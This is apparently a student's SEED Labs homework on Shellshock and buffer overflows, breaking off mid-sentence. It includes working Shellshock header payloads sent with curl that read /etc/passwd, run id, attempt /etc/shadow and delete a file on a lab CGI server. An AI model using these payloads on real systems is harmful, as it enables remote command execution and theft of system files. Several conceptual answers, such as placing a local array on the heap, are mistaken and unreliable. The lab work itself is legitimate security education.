
Saishnu Ramesh Kumar (300758706)

CSCI 191T - Assignment 2 (Shellshock and Buffer-Overflow)

Section 1:

1) No, the command will not execute. The vulnerability can only exist when the variable of the value starts with (){}. Otherwise, this would be considered a regular string and foo will become a variable in the child process.

2) When fork() is introduced into the program, it divided the system into two parts, the parent and child procedures. Fork() would return the child processes ID to the parent process and will return 0 to the child. Therefore, the child PID keeps the ID of the child process within the fork (). From observing the program, the output was parent and child in new lines each. The reason for there not being any other output is that there is a NULL in the execve which causes the program to not output anything else as it checks through the entire program and goes to the parent procedure then loops back into the child procedure to NULL.



```
[10/03/22]seed@VM:~/.../Shellshock$ gcc prog.c -o prog
[10/03/22]seed@VM:~/.../Shellshock$ export foo=' () {echo hello; }; echo
 world;'
[10/03/22]seed@VM:~/.../Shellshock$ prog
parent
child
[10/03/22]seed@VM:~/.../Shellshock$ bash_shellshock  docker-compose.yml
 image_www      prog  prog.c
```

3) The variable int i is a global variable and is initialized with the integer 0 therefore, it is in the initialized data segment. The str is a parameter of the function and is in the stack. The ptr variable is also located in the stack but it points to a memory location


that is dynamically allocated and can be found in the heap. The variable j is a local variable, so it is in the stack. The buf variable as it is a local array, it is found in the heap. Finally, as for y, since this is a static variable, it is not initialized therefore it is in the uninitialized data segment.

4) For a 32-bit system (which is 4 bytes), we can fill the string up with a double word (of 32 bits). Since characters are 1 byte, we can request the buffer with 24 + 1 bytes = 25 bytes and the system would be able to allocate 7 double words (28 bytes). Therefore, we would be able to essentially spray the return address across the buffer but leaving some space for the NOPs to allow the attack to take place. Therefore, when we input more than 28 bytes, it causes a buffer overflow. In conclusion, we can input a string of 28 characters or less to allow some space for the NOPs between the input code and attack.

5) In this situation, we are running in a 64-bit system (which is 8 bytes) and we are also able to fill this up with double words of 64 bits. From 0 to 64 bytes, we will be able to allocate some empty space and add NOPs as well as the return address before the program goes into the malicious code segment of the program. We can also add a string offset into the buffer. In the code, strcpy is used to copy the string and if the 24 bytes and value is true, it will return 1 otherwise it will be false. Therefore, in between 64 and 67, we would then be able to add 4 bytes of the malicious code in between those bits to create an attack on the system.

Section 2 (Shellshock Attack):


a) -v: This was the default output for this section. It was able to gain the information from the victim server.



```
[09/30/22]seed@VM:~/.../image_www$ curl http://www.seedlab-shellshock.com/cgi-bin/vul.cgi

Hello World
[09/30/22]seed@VM:~/.../image_www$ curl -v http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/vul.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sat, 01 Oct 2022 01:45:01 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Content-Length: 13
< Content-Type: text/plain
<

Hello World
* Connection #0 to host www.seedlab-shellshock.com left intact
```


-A: By using the -A field, we can change the name of the user agent, as seen below.

The new name of the user-agent is demo.




```
Hello World
* Connection #0 to host www.seedlab-shellshock.com left intact
[09/30/22]seed@VM:~/.../image_www$ curl -A "demo" -v http://www.see
dlab-shellshock.com/cgi-bin/vul.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/vul.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: demo
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sat, 01 Oct 2022 01:45:49 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Content-Length: 13
< Content-Type: text/plain
<

Hello World
* Connection #0 to host www.seedlab-shellshock.com left intact
[09/30/22]seed@VM:~/.../image_www$
```

-e: When we use the -e field, this keeps the original user-agent name but instead it adds and changes the referer name, demo2, as in the default output, there was no referer.




```
Hello World
* Connection #0 to host www.seedlab-shellshock.com left intact
[09/30/22]seed@VM:~/.../image_www$ curl -e "demo2" -v http://www.se
edlab-shellshock.com/cgi-bin/vul.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/vul.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> Referer: demo2
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sat, 01 Oct 2022 01:46:39 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Content-Length: 13
< Content-Type: text/plain
<

Hello World
* Connection #0 to host www.seedlab-shellshock.com left intact
[09/30/22]seed@VM:~/.../image_www$
```

-H: Finally, for the -H section, this creates a custom referer. As seen below, the referer is now known as XXXX and the name assigned to it is YYYY because with -H we can add two variables into the program.




```
Hello World
* Connection #0 to host www.seedlab-shellshock.com left intact
[09/30/22]seed@VM:~/.../image_www$ curl -H "XXXX: YYYY" -v http://w
ww.seedlab-shellshock.com/cgi-bin/vul.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/vul.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> XXXX: YYYY
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sat, 01 Oct 2022 01:47:59 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Content-Length: 13
< Content-Type: text/plain
<

Hello World
* Connection #0 to host www.seedlab-shellshock.com left intact
[09/30/22]seed@VM:~/.../image_www$ 
```

b) For Q1 (curl -A): When we run this, we are able to gain access to all the passwords found within the system.




```
[09/30/22]seed@VM:~/.../Shellshock$ curl -A "() { echo hello;}; echo Conte
nt_type: text/plain; echo; /bin/cat /etc/passwd" http://www.seedlab-shells
hock.com/cgi-bin/vul.cgi
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/
nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
[09/30/22]seed@VM:~/.../Shellshock$
```

For Q2 (curl -e): When running this part, we can get the UID by using /bin/id.




```
[09/30/22]seed@VM:~/.../Shellshock$ curl -e "() { echo hello;}; echo Conte
nt_type: text/plain; echo; /bin/id" http://www.seedlab-shellshock.com/cgi-
bin/vul.cgi
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

For Q3 (curl -H): This would add the file shockshell into the tmp folder.




```
[09/30/22]seed@VM:~/.../Shellshock$ curl -H "TRIAL: () { echo hello;}; ech
o Content_type: text/plain; echo; /bin/cat /tmp/shockshell " http://www.se
edlab-shellshock.com/cgi-bin/vul.cgi
```

For Q4 (curl -H): Using /bin/rm removes the shockshell file from the tmp folder.




```
[09/30/22]seed@VM:~/.../Shellshock$ curl -H "TRIAL: () { echo hello;}; ech
o Content_type: text/plain; echo; /bin/rm /tmp/shockshell " http://www.see
dlab-shellshock.com/cgi-bin/vul.cgi
```

c) Question 1: No, you will not be able to steal the contents from the shadow file because the file is a privileged file therefore no one can have access to it except the owner. As seen in the screenshot when we try to access it, the terminal outputs nothing.




```
[09/30/22]seed@VM:~/.../Shellshock$ curl -A "() { echo hello;}; echo Content_
type: text/plain; echo; /bin/cat /etc/shadow" http://www.seedlab-shellshock.c
om/cgi-bin/vul.cgi
[09/30/22]seed@VM:~/.../Shellshock$ 
```

Question 2: When entering that code and URL into the terminal, we get the environment variables and, in the REQUEST_URI, we get the AAAAA that was entered at the end of the URL and the QUERY_STRING outputs AAAAA. But when attempting to run the Shellshock, it does not work and as seen in the second screenshot below (the first one states all the environment variables found), it states 400 Bad Request. Therefore, to conclude, this method is unable to launch the 